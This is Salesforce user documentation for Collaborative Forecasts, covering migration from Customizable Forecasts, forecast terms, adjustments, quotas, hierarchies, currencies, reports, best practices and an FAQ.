Note: This information applies to organizations that want to migrate from Customizable Forecasts to Collaborative Forecasts.

Collaborative Forecasts includes much of the same functionality as Customizable Forecasts. When migrating to Forecasts from Customizable Forecasts keep the following in mind:

- To enable Forecasts, Customizable Forecasts must be disabled first. Contact salesforce.com for assistance with disabling Customizable Forecasts.
- Organizations using territory management or custom fiscal years can't migrate to Forecasts at this time.
- The forecast history, overrides, reports, and sharing data from Customizable Forecasts are purged.
- Prior to migrating to Forecasts, consider exporting forecasting report data.
- Monthly forecasts is the default Forecasts period, however you can change your settings to quarterly.
- The forecast hierarchy is retained. However, to reduce the chance of potential data loss, consider migrating to Forecasts immediately after disabling Customizable Forecasts. Since the hierarchy is retained, do not enable Forecasts users again after migrating. Instead, after migration validate all hierarchies for accuracy.

Before migrating, make sure to review What's the difference between the Forecasting features? to determine if you can benefit from the latest improvements offered in Forecasts.

Understanding the Elements of a Forecast

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

The Forecasts feature is designed to help you easily find and communicate opportunity and forecast information. This table explains what a forecast is and defines the elements that affect and contribute to a forecast.

Concept	Definition
Adjustment	A layer of detail you can add to a forecast. An adjustment shows a forecasts manager's judgment about the final amount she or he expects the forecast's opportunities to bring in at the close of the forecast period. Forecasts managers can adjust forecasts that include gross opportunity amounts only and also adjust forecasts that have already been adjusted by someone else in their opportunity team. Remember that an adjustment doesn't change the underlying gross rollup—it just adds a layer of detail. Forecasts managers can view adjustments subordinates make at every level of the forecast hierarchy. They can adjust the forecasts of subordinates one level beneath them in the forecast hierarchy for the Commit and Best Case categories. Forecasts managers can't adjust their own forecasts directly, but adjustments made to their subordinates' forecasts roll up into their own forecasts.
Amount Without Adjustments	The sum of all of a person's owned revenue opportunities and also his or her subordinates' opportunities, without

Concept	Definition
	adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.
Amount Without Manager Adjustments	The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*
Corporate Currency	The currency in which your organization's corporate headquarters reports revenue. Serves as the basis for all currency conversion rates.
Data Source	The type of data used for forecasting. Depending on an organization's settings, quantity- or revenue-based data sources, or both, can be used. Quantity forecasts roll up based on the opportunity's quantity field while revenue forecasts roll up based on the opportunity's amount field.
Forecast	An expression of expected sales revenue based on the gross rollup of a set of opportunities. Forecasts include adjustments made by forecast users to their subordinates' forecasts as well as adjustments made by these subordinates on the forecasts of the users below them in the forecast hierarchy. Forecasts are organized by forecast category and period in the rollup table on the forecasts page. Here, users can view forecasts and related opportunities by forecast category for everyone below them in the forecast hierarchy or just one person. For example, you can see the July Best Case forecast for all the sales managers who report to you, all the sales reps who report to any one of your managers, or just one individual.
Forecast Amount	The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.
Forecast Category	The category within the sales cycle that an opportunity is assigned to based on its opportunity stage. The standard forecast categories are Pipeline, Best Case, Commit, Omitted, and Closed. You can customize forecast category names for your organization. The forecast categories display information for that specific category; for example, Best Case only reflects amounts in the Best Case category.
Forecast Currency	Either the organization's corporate currency or each forecast owner's personal currency.
Forecast Display Currency	The currency that a user selects in which to display forecasts. The selection must be one of the currencies enabled for use in the organization and is made directly from the forecast page.
Forecast Hierarchy	A nested, expandable list of forecasts users. It determines how forecasts roll up within the organization, and who can view and adjust them. When the Forecasts feature is enabled for your organization, a forecast hierarchy is automatically

Concept	Definition
	generated based on your role hierarchy, but you may need to add or remove managers, sales reps, or other users.
Forecast Owner	A forecasts-enabled user who owns opportunities or is a forecast manager in the forecast hierarchy. Forecasts managers can have their own opportunities.
Forecast Quantity	The quantity forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.
Forecast Range	The date range you want displayed in your forecast. Depending on the organization settings, the range can include months or quarters.
Gross Rollup	An expression of expected sales revenue based on the gross value of a set of opportunities. A forecast always includes a gross rollup amount and may also include one or more adjustments.
Opportunity Stage	The current stage of an opportunity, such as Prospect or Proposal. Opportunity stage values correlate with forecast category values to determine how the opportunity contributes to a forecast.
Owner Only Amount	The sum of all of a person's revenue opportunities, without adjustments.
Owner Only Quantity	The sum of all of a person's quantity opportunities, without adjustments.
Personal Currency	A user's default currency for quotas, certain forecasting versions, and reports. This must be one of the active currencies for your organization. Your quota amounts display in your display currency.
Quantity Without Adjustments	The sum of a person's owned quantity opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.
Quantity Without Manager Adjustments	The forecast number as seen by the forecast owner. This is the sum of the owner's quantity opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*
Quota	The sales goal assigned to a user on a monthly or quarterly basis. A manager's quota equals the amount the manager and team are expected to generate together. The roll up is done manually by users and managers, and either data source–revenue or quantity—can be used.
Revenue	The total expected revenue amount from the opportunities that fit in a given category.

Concept	Definition
Rollup Table	The table at the top of a forecasts page. The Opportunities list at the bottom of the forecasts page corresponds dynamically with selections on the rollup table.
Subordinate	A Forecasts user one or more levels beneath you in the forecast hierarchy. You can view all of your subordinates' forecasts. If your organization enables adjustments, you can view all of your subordinates' adjustment information and you can adjust the forecasts of subordinates one level beneath you in the hierarchy. Forecast amounts and adjustments roll up into the forecasts on your forecasts page.

Forecasts Overview

Working with Forecasts

Working with Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Use the Forecasts tab to view and update forecasts. One section of the page displays forecast information and the other shows associated opportunities.

Tip: For the best experience when using Forecasts, keep your window sized to 1024 pixels or greater.

You can perform these tasks.

Display Selections

- View or hide quota data and, if more than one currency is enabled, change the forecast display currency. If your organization has more than one data source enabled, select your data source, too.
- Change the individual forecast date range display by clicking **Change**.
- Refresh forecasts by clicking **Refresh**.
- View first-level subordinates' forecast information for a specific month by clicking +.
- If your organization has Chatter enabled and you're a forecast manager, hover over a subordinate's name and then to display Chatter options such as Follow or Send a message.
- Hide details for a specific month by clicking −.
- View a subordinate's forecast detail by hovering over the row and clicking **Details** >>.
- Find users who report to you in the forecasts hierarchy and move through the hierarchy by clicking **Jump to...**.

- Hover and click on a column boundary and adjust the width to view data more easily.

Adjustments

- Adjust a subordinate's forecast by hovering over an amount and clicking .
- View information for adjustments you've made by hovering over an amount that contains next to it.
- View information for adjustments your subordinates have made by hovering over an amount that contains .

Opportunities

- Display the opportunities for a person, specific month, or range of months by clicking on a row; the opportunities display on the lower section of the page.
- Display the opportunities for a specific forecast category or item by clicking on a forecast amount.
- Hide the opportunities pane on the Forecasts page by clicking **Hide**.
- Display the opportunities pane on the Forecasts page by clicking **Show**.
- Adjust the height of the opportunities pane by hovering over the divider bar.
- Sort opportunities in the opportunities pane by clicking on a column heading.
- View an opportunity's detail by clicking on an opportunity name.
- Edit an opportunity in the opportunities pane by clicking **Edit**.
- View the account detail for an opportunity by clicking on the account name in the opportunity pane.
- View the profile of the opportunity owner by clicking on the owner's name in the opportunity pane.

Forecasts Best Practices

Understanding Monthly and Quarterly Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Depending on your organization's Forecasts period settings, you can forecast in either monthly or quarterly ranges. You can forecast up to 12 months or eight quarters in the future or past. In the forecasts page, the period selected by default in the rollup table is the current month or quarter if the forecast range includes the current month or quarter. If not, then the first month or quarter is selected by default in the rollup table instead. Whether your organization uses monthly or quarterly forecasts, forecast managers can still use quotas and make adjustments to their subordinates' forecasts. Quota and adjustment periods are based on the period settings.

Changing Your Forecast Date Range Display

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Forecasts:	"Allow Forecasting"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

The Forecasts rollup table displays forecast amounts for individual months or quarters and a range of months or quarters, depending on the organization's Forecasts settings. When your administrator sets up Forecasts for your organization, a default forecast date range display is selected. For example, your organization's default might be three months into the future. You can use this default or can change the date range displayed for your own forecast. To change your forecast date range display:

1. Click the Forecasts tab.
2. Click **Change** in the rollup table.
3. In Forecast Range, use the drop-down lists to select a beginning and ending period.
4. Click **Save**.

The range you select is relative to the current month or quarter. For example, in January you might select January as your beginning month and April as the ending month. In February, the date range displayed becomes February to May, and so forth. Your date range selection remains until you choose another one.

Understanding Revenue and Quantity Data Sources

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Data source refers to the type of data used for forecasting. Depending on an organization's settings, quantity- or revenue-based data sources, or both, can be used. Quantity forecasts roll up based on the opportunity's quantity field while revenue forecasts roll up based on the opportunity's amount field. For example:

- A sales manager may need to forecast using revenue because the sales vice president sets quota amounts based on the US Dollar.
- A sales representative may need to forecast using quantity because of a sales incentive to sell 10,000 units of a promotional product.

If your organization has both options enabled, you can toggle your view between revenue and quantity forecasts, but you can't view both data sources at the same time.

You can adjust forecast amounts using either data source. However, adjustments made in one data source don't display as adjustments in another. For example, if you adjust a revenue amount from $100,000 to $90,000 and then switch your data source from revenue to quantity, you won't see an equivalent adjustment value in quantity. If you change the data source back to revenue, you'll again see your adjustment of $90,000.

Changing Your Data Source

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Forecasts:	"Allow Forecasting"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

A data source is a type of data used for forecasting. Depending on an organization's settings, quantity- or revenue-based data sources, or both, can be used. Quantity forecasts roll up based on the opportunity's quantity field while revenue forecasts roll up based on the opportunity's amount field. If your organization has more than one data source enabled, you can select the type you want to use in your forecasts. To change the data source displayed:

1. Click ▼ next to Amounts in *Currency Type* or Quantity (Units).
2. Select `Revenue` or `Quantity (Units).`
3. If you select Revenue and your organization has multiple currencies enabled, you can also select your display currency. Under Currency, click **(Change)**. A currency selection box opens for selecting a forecast display currency.

Note: You can adjust forecast amounts using either data source. However, adjustments made in one data source don't display as adjustments in another. For example, if you adjust a revenue amount from $100,000 to $90,000 and then switch your data source from revenue to quantity, you won't see an equivalent adjustment value in quantity. If you change the data source back to revenue, you'll again see your adjustment of $90,000.

Forecasts Quotas Overview

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

A forecast quota is the sales goal assigned to a user on a monthly or quarterly basis. A manager's quota equals the amount the manager and team are expected to generate together. The roll up is done manually by users and managers, and either data source–revenue or quantity—can be used. For example, three sales representatives might have combined quota amounts of $75,000 and their forecasts manager might have an individual quota of $30,000. The manager's quota in this case is $105,000. You can only edit direct subordinates' quotas, and not your own; additionally, you must have the "Manage Quotas" permission.

If forecast quotas are enabled for your organization, quota data displays in two locations on a forecast page:

- A column that contains quota amounts for a specific period.
- A row that contains the percentage amounts attained for a specific period in a specific forecast category.

If you're unsure about how to enter quota data or make updates to quotas, speak to your administrator.

Tip: Hover and click on a column boundary and adjust the width to view data more easily.

Forecasts Hierarchy Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

The forecast hierarchy is a nested, expandable list of forecasts users. It determines how forecasts roll up within the organization, and who can view and adjust them. Based on your role, you can be added to or removed from the forecast hierarchy, or, your position within the hierarchy can change. For example, you might be a sales representative with no direct reports, so you can only view your own forecast. However, if your role changes and you become a sales manager, you could be added to the forecast hierarchy as a forecast manager.

Users designated as forecast managers can view the forecasts and opportunities of users, including partner portal users, below them in the forecast hierarchy. Forecast managers can also adjust the forecasts of direct reports. Only managers who made an adjustment and those above them in the hierarchy can view the adjustment.

Working with Forecasts

Forecasts Adjustments Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

You must be a forecast manager to adjust forecasts; additionally, adjustments must be enabled for your organization.

An adjustment shows a forecasts manager's judgment about the final amount she or he expects the forecast's opportunities to bring in at the close of the forecast period. Forecasts managers can adjust forecasts that include gross opportunity amounts only and also adjust forecasts that have already been adjusted by someone else in their opportunity team. Remember that an adjustment doesn't change the underlying gross rollup—it just adds a layer of detail. Forecasts managers can view adjustments subordinates make at every level of the forecast hierarchy. They can adjust the forecasts of subordinates one level beneath them in the forecast hierarchy for the Commit and Best Case categories. Forecasts managers can't adjust their own forecasts directly, but adjustments made to their subordinates' forecasts roll up into their own forecasts. Let's say you're a sales manager who's adjusted the forecast of one of your sales representatives from $2000 to $1500. Your vice president, who's your forecast manager, sees $1500 if he views your forecast; however, he might decide to adjust it to $2000 again.

A forecasts manager's own forecasts page shows all of his or her forecasts and their related opportunity details. When managers view a subordinate's forecasts page, they'll see the information from his or her view. Any adjustments they make on their own forecast pages don't appear on the subordinate's forecasts page. Instead, they see that user's forecasts and any adjustments he or she has made. For example, if you're a vice president of sales, on your own forecasts page, you might see a July Best Case forecast of $1250 (including an adjustment you made) for one of your first-level subordinates, a sales manager. However, when you view the sales manager's forecasts page, the July Best Case forecast might be $1200, because it doesn't include your adjustment.

If your organization has more than one data source enabled, you can adjust forecast amounts using either data source. However, adjustments made in one data source don't display as adjustments in another. For example, if you adjust a revenue amount from $100,000 to $90,000 and then switch your data source from revenue to quantity, you won't see an equivalent adjustment value in quantity. If you change the data source back to revenue, you'll again see your adjustment of $90,000.

Note: While you're viewing a forecasts page, your subordinates may be editing related opportunities or adjusting the forecasts of their own subordinates. Or you may adjust one of your subordinates' forecasts from your own page. All of these events change forecast amounts.

This table outlines who can view and adjust your forecasts.

User	Can view your forecasts?	Can adjust your forecasts?
Your manager's manager	Yes	No
Your manager	Yes	Yes
You	Yes	No. Adjustments to all your subordinates' forecasts roll up to your forecast summary rows for each month and period range.
Your direct report	No	No
Your non-direct report subordinate	No	No

This table defines whose forecasts you can view and adjust.

User	Can you view forecasts?	Can you adjust forecasts?
Your manager's manager	No	No
Your manager	No	No

User	Can you view forecasts?	Can you adjust forecasts?
You	Yes	No. Adjustments to all your subordinates' forecasts roll up to your forecast summary rows for each month and the period range.
Your direct report	Yes. However, when you select a first-level subordinate to view his or her forecasts page, your own adjustments are not visible. You see the same view that the subordinate sees.	Yes
Your non-direct report subordinate	Yes. You see the same view that the subordinate sees.	No. Your direct reports can adjust their own direct reports' forecasts.

If a forecast contains adjustments, you'll see one or more icons next to the amount. Here's what they mean.

Icon	Definition
	You adjusted the forecast. You'll see this indicator only on your own forecasts page because when you drill down to another user's page, you see the page as that user sees it.
	One of your subordinates adjusted the forecast. You'll see this indicator on both your own and your subordinates' forecasts pages.
	Both you and one or more subordinates adjusted the forecast. You'll see this indicator only on your own forecasts page because when you drill down to a subordinate's page, you see the page as that user sees it.
	Save your adjustment.
	Undo your adjustment and restore the previous value of the forecast. Hover over the button to see a tool tip that tells you if the previous value includes an adjustment.

Icon	Definition
remove	Remove your adjustment and restore the previous value, which may include someone else's adjustment.

Finding Forecasts with Jump to...

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Forecasts:	"Allow Forecasting"
To adjust Forecasts:	"Override Forecasts"

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

You must be a forecasts manager and have forecasts users reporting to you in the forecasts hierarchy to see **Jump to...**.

You might have several people whose forecasts you'd like to view or adjust, and you might need to traverse through several layers of the forecasts hierarchy if your organization is large. Finding forecasts is easy when you use **Jump to...**.

1. Click **Jump to...**.
2. Begin typing up to 20 characters in the text box that appears.
3. Select a name to go to that person's forecast.
4. After you're on a forecasts page, you can expand rows by clicking them as you do in your own forecast. Hover over names to display the **Details >>** link. Navigation links with the names of forecast managers display at the top of the page as you drill down through the forecast hierarchy. Click on these links to move quickly back up the hierarchy.

Viewing Opportunity Details from a Forecast

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

From your forecasts detail page or the page of any subordinate, you can view the opportunities that make up a forecast—for a month or month range, for all your subordinates or just one. Opportunities appear below the rollup table in a list that responds to your selection. You can sort the opportunities by header. If you want to:

- View opportunities in all forecast categories for a month or month range, click its table row. All opportunities in all categories appear in the opportunities list.
- View opportunities in any single forecast category for a single month or month range, click its cell within the row. The opportunities in that category appear in the opportunities list.

  Tip: Remember that the forecast category is dependent on the opportunity stage. To change your forecast category without updating the opportunity stage, go to the opportunity detail page. If your administrator added the `Forecast Category` field to your page layout, you can click it to open a selection box. In the box, use the Forecast Category drop-down list to update your forecast category.

- View the opportunities of a subordinate within a single month, click the subordinate's row within that month.
- Sort the opportunities list, click the header of any column. Most columns are sorted alphanumerically, but the Category column is sorted by closest to or furthest from closing.
- Move through a list that's longer than a page, click **Previous** and **Next** or enter a page number in the Page field.
- Edit an opportunity that appears in the list, click **Edit** next to its name.
- See any Chatter posts related to the opportunity, click the opportunity's **Opportunity Name** link to go to its detail page. Click **Show Feed**. Click **Follow** if you want Chatter notifications about all of the opportunity's activity.
- Adjust a column, place your cursor over the right or left margin of a column header and adjust the width.

Editing Opportunities From a Forecasts Page
Understanding Partner Portal User Opportunities in Forecasts

Understanding Partner Portal User Opportunities in Forecasts

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Partner portal users are external to your organization but sell your products or services through indirect sales channels. Your partner portal users use a portal to log into Salesforce. Partners can create opportunities, and users can assign opportunities to them as well. Opportunities that a partner portal user creates can roll up to the forecast of the account owner; note that the account owner must be the person's forecast manager in the forecast hierarchy for the opportunities to roll up into the forecast. For example, say Gordon Johnson:

- Owns a partner account called Acme
- Has an Acme contact named Anne Smith
- Anne is a partner portal user
- Anne reports to Gordon in the forecasts hierarchy

If Anne adds opportunities in her portal, Gordon sees those opportunities in his forecast; because Gordon is Anne's forecast manager, Gordon can adjust forecast amounts based on her opportunities and see how she's tracking against her quota. However, it's important to note that partner portal users don't have access to the Forecasts tab or any of its functionality.

Understanding Adjustments Purges

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

An adjustment shows a forecasts manager's judgment about the final amount she or he expects the forecast's opportunities to bring in at the close of the forecast period. Forecasts managers can adjust forecasts that include gross opportunity amounts only and also adjust forecasts that have already been adjusted by someone else in their opportunity team. Remember that an adjustment doesn't change the underlying gross rollup—it just adds a layer of detail. Adjustments can be purged from forecasts; when this occurs, the underlying data on which the forecasts were based remains untouched. Adjustment purges happen if:

- Your administrator disables Forecasts.
- Your administrator disables adjustments.
- You are no longer a forecast manager; only adjustments you made are purged.
- You are removed from a role that's set as a forecast manager in the forecast hierarchy; only adjustments you made are purged.
- Your administrator changes your organization's date range period setting from quarterly to monthly or monthly to quarterly.
- Your administrator disables a data source, such as revenue or quantity.

Adding and Editing Quotas

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Forecasts (Classic) and not to Collaborative Forecasts or Customizable Forecasts.

You can track your sales quotas on a quarterly basis. To add or edit a quota, go to your forecast for the quarter, or go to your personal information page in your personal settings.

To create a new quota from the personal information page:

1. Click **New** in the Quotas related list.
2. Select the year and quarter, and click **Next**.

   By default, the page displays the quarter that follows the last quota you created. The year you select should be based on your organization's `Fiscal Year Starts In` settings.
3. Enter amounts for each month. Do not include any currency symbols. If your organization uses multiple currencies, your quota is created in your personal currency by default.
4. Click **Save** to finish. Creating a quota automatically creates the corresponding forecast for that quarter.

To edit a quota, click the quota name in the Quotas related list. Editing the quota amounts automatically logs an entry to the Forecast History related list of the corresponding forecast (see Forecast History on page 1213).

Note: Managers should enter their quota amounts as a sum of their entire team's quotas.

If your sales group does not break down quotas monthly, enter zeroes for the first two months and put the entire amount in the third month.

If your organization uses multiple currencies, click **Change Currency** in the Quotas related list to change the currency of the quota. All quota and forecast values are automatically converted to the new currency using the conversion rates maintained by your administrator.

Forecasts Quotas Overview
Enabling Quotas in Forecasts

Working with Multiple Currencies in Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

This information assumes that your organization uses multiple currencies.

When an administrator sets up Forecasts for an organization, a forecast currency and data source are selected. The forecast currency is either the organization's corporate currency or each forecast owner's personal currency. The data source is the type of data used for forecasting. Depending on an organization's settings, quantity- or revenue-based data sources, or both, can be used.

When you use Forecasts, you also select a *display currency*, which can be any currency enabled by the organization. At the top of the Forecasts page, click next to Amounts in *Currency Type* or Quantity (Units). Under Currency, click **(Change)**. A currency selection box opens for selecting a forecast display currency.

When working with currencies in Forecasts, keep the following in mind.

- If you use revenue as your data source, when currency rates change, opportunities and adjustments roll up with the changed value along with values in the forecast table.
- If you use quantity as your data source, when currency rates change, opportunities and adjustments roll up with the changed value.
- The processing indicator ( ) displays as changed values roll up.
- All forecast periods (historical, current, and future) are impacted by rate changes.
- Deactivating a currency that is set as a user's personal currency automatically resets the user's currency to the corporate currency.

Users can edit their personal currency settings by editing their personal information.

Changing Your Data Source

Refreshing Forecasts

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

While you're viewing a forecasts page, your subordinates may be editing related opportunities or adjusting the forecasts of their own subordinates. Or you might be adjusting one of your subordinates' forecasts from your own page. All of these events can change forecast amounts.

When any opportunity update or forecast adjustment occurs for a forecast you've selected in a rollup table, we let you know.

- If the selected forecast has adjustments in process (your own or your subordinate's), you'll see a processing indicator ( ) next to the forecast.
- If any of the selected forecast's related opportunities have been updated, you'll also see the processing indicator in the header of the opportunities list.
- A message, `Processing Changes`, appears in the opportunities list header.

To see the changes, you need to click **Refresh**.

For example, while Gordon Johnson is viewing his team's forecasts for December, his subordinate Renee Reynolds edits an opportunity she expects to close in December. The opportunity is currently in the Commit forecast category. Renee changes the opportunity amount from $2500 to $2600. This change affects her December forecast, increasing the amount by $100.

When Gordon clicks the forecasts table cell for Renee's December commit forecast, the processing indicator appears within that cell. The indicator tells him that Renee made a change that affects the forecast. He sees the same processing indicator on the opportunities list, so he knows Renee edited an opportunity. He clicks **Refresh**. The opportunity amount changes from $2500 to $2600, and Renee's Commit forecast for December reflects the $100 increase.

Forecasts Adjustments Overview
Understanding Adjustments Purges

Using Forecasting Reports

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To use Forecasts:	“Allow Forecasting”
To view the Reports tab:	“Run Reports”
To create, edit, and delete reports:	“Create and Customize Reports” AND “Report Builder”

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

To see if your organization has forecasts reports, go to the Reports tab and click **New Report...**. Select the folder in which your administrator has placed the forecasting report types. If you don’t see the fields or report type names described in the table, check with your administrator.

When using the reports, follow the best practices described here.

If you want to view	Do this
A forecast summary from a specific user’s perspective.	Create a Forecasting Item report and add a filter using **Owner: Full Name**. Filter by a specific person’s name.
The sum of all of a person’s revenue opportunities, without adjustments.	Add **Owner Only Amount** to your Forecasting Item report. For example, if you own two opportunities, each worth $10,000, the Owner Only Amount is $20,000. To view the

If you want to view	Do this
	same information, but for quantity, add **Owner Only Quantity** to the report.
The sum of all of a person's owned revenue opportunities and also his or her subordinates' opportunities, without adjustments. Subordinates include everyone reporting up to a person in the forecast hierarchy.	Add **Amount Without Adjustments** to your Forecasting Item report. For example, if the sum of the amount of all opportunities owned by you is $20,000 and the sum of the amount of your subordinates' opportunities is $55,000, the Amount Without Adjustments is $75,000. To view the same information, but for quantity, add **Quantity Without Adjustments** to the report.
The forecast number as seen by the forecast owner. This is the sum of the owner's revenue opportunities and his or her subordinates' opportunities, including adjustments made on the subordinates' forecasts. *It doesn't include adjustments made by forecast managers above the owner in the forecast hierarchy.*	Add **Amount Without Manager Adjustments** to your Forecasting Item report. For example, say Anne has an Amount Without Adjustments of $75,000, made up of $20,000 of her own opportunities and $55,000 of opportunities owned by her subordinate Ben. Additionally, she adjusted Ben's amount to $65,000 for a total of $85,000. If you adjust Anne's number from $85,000 to $100,000, then you see $85,000 in **Amount Without Manager Adjustments** because this is what Anne sees (and Anne can't see your adjustments as you're her manager). To see the amount that includes *your* adjustment to $100,000, look at **Forecast Amount**. To view the same information, but for quantity, add **Quantity Without Manager Adjustments** to the report.
The revenue forecast from the forecast manager's perspective and the sum of the owner's and subordinates' opportunities, including all forecast adjustments.	Add **Forecast Amount** to your Forecasting Item report. For example, say you're a forecast manager and have another forecast manager reporting to you who has an Amount Without Manager Adjustment totaling $85,000. If you adjust the forecast to $100,000, the Forecast Amount is $100,000. To view the same information, but for quantity, add **Forecast Quantity** to the report.
Whose forecast amounts have adjustments made to them.	Add **Has Adjustment** to your Forecasting Item report. For example, if you make an adjustment to one of your subordinate's forecast amounts, this box is checked. If your subordinate makes an adjustment to one of his or her subordinate's amounts, this box is also checked. *However, unless you have the "View All Data" permission, if your forecast manager makes an adjustment to your forecast amount, this box remains unchecked; you don't have access to your forecast manager's adjustment information.*
Quota detail for your forecasts.	Create a Forecasting Quotas report. For example, depending on how your administrator set up the report type, you can include fields, such as the full name of the quota owner. You can then filter by your own name to see quotas you created and their related accounts and owners.

Important: Reports contain the latest information at the time you run the report., so if you see a difference between your report amounts and the Forecasts pane, it may be because changes were in process while the report was running. Additionally, keep in mind that the data you see in reports depends on what you can view in Forecasts. For example, forecast managers can view adjustments made, but a non-forecast manager running a similar report won't see the adjusted amounts in reports. Since a forecast amount can consist of a rollup of many users' forecast amounts, examine report results closely when using summary fields.

Forecasts Best Practices

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Consider the following best practices when using Forecasts:

- Track important details at the opportunity level.
- Measure everything related to potential deals—activities like emails, meetings, and outreach—to determine their contributions to revenue.
- Create actionable tasks with next steps and completion dates pertaining to opportunities.
- Map your sales stages to forecast categories; adjust close probability based on historical data to increase your forecast accuracy.
- Customize your forecast category names to match your business process and terminology.
- Create dashboards for metrics of all activities related to potential sales.
- When adjusting forecasts, have conversations with your subordinates so that they understand your expectations.
- Use Chatter to share opportunity and forecast information with your team and bring attention to important details.
- Run reports to analyze trends and check performance.

Forecasts FAQ

Can I adjust my own forecast?

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Non-forecasts managers can't adjust any forecasts. Forecasts managers can adjust forecasts of subordinates who report to them in the hierarchy and not their own forecasts.

See Also:

Why can't I adjust forecasts?

Adjusting Forecasts

Why can't I adjust forecasts?

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

You must be a forecast manager to adjust forecasts. If you recently changed job functions, check the forecasts hierarchy to see if you're still a forecast manager. From Setup, click **Customize** > **Forecasts** > **Forecasts Hierarchy**. If you're a forecast manager, your name appears next to a role that's assigned as a forecast manager. Remember that you can't adjust your own forecast.

Can I adjust my own forecast?
Forecasts Adjustments Overview

What determines whose forecasts I can adjust?

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

The forecasts hierarchy determines whose forecasts you can see and adjust. Even if someone reports to you in the *role hierarchy*, you can't adjust that person's forecast unless he or she reports to you in the forecasts hierarchy.

See Also:

Can I adjust my own forecast?
Why can't I adjust forecasts?
Forecasts Adjustments Overview

Why don't I see any opportunities on my forecast page?

Note: This information applies to Collaborative Forecasts and not to Customizable Forecasts or Forecasts (Classic).

Try one of the following. If you want to:

- View opportunities in all forecast categories for a month or month range, click its table row. All opportunities in all categories appear in the opportunities list.
- View opportunities in any single forecast category for a single month or month range, click its cell within the row. The opportunities in that category appear in the opportunities list.

Tip: Remember that the forecast category is dependent on the opportunity stage. To change your forecast category without updating the opportunity stage, go to the opportunity detail page. If your administrator added the `Forecast Category` field to your page layout, you can click it to open a selection box. In the box, use the Forecast Category drop-down list to update your forecast category.

- View the opportunities of a subordinate within a single month, click the subordinate's row within that month.
- Sort the opportunities list, click the header of any column. Most columns are sorted alphanumerically, but the Category column is sorted by closest to or furthest from closing.
- Move through a list that's longer than a page, click **Previous** and **Next** or enter a page number in the Page field.
- Edit an opportunity that appears in the list, click **Edit** next to its name.
- See any Chatter posts related to the opportunity, click the opportunity's **Opportunity Name** link to go to its detail page. Click **Show Feed**. Click **Follow** if you want Chatter notifications about all of the opportunity's activity.

ESTIMATING REVENUE AND SALES WITH CUSTOMIZABLE FORECASTS

Customizable Forecasting Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Note: This information applies to Customizable Forecasting and not Collaborative Forecasts or Forecasts (Classic).

Customizable forecasting is a flexible solution for estimating how much revenue your organization can generate or how many items your organization can sell. You can set up customizable forecasting to reflect how your organization forecasts its sales. With it, you can forecast on a monthly or quarterly basis, use different dates when applying amounts to forecasts, forecast based on revenue or quantity or both, and define additional quotas based on product families.

Use customizable forecasts to review your forecast and drill down through your forecast amounts to see the opportunities included in your forecast. Override forecast amounts directly from the opportunity, or override the forecast from the Forecasts tab without notifying users below you in the forecast role hierarchy.

For information on implementing customizable forecasting for your organization, see Setting Up Customizable Forecasting.

Do I Have Customizable Forecasting?
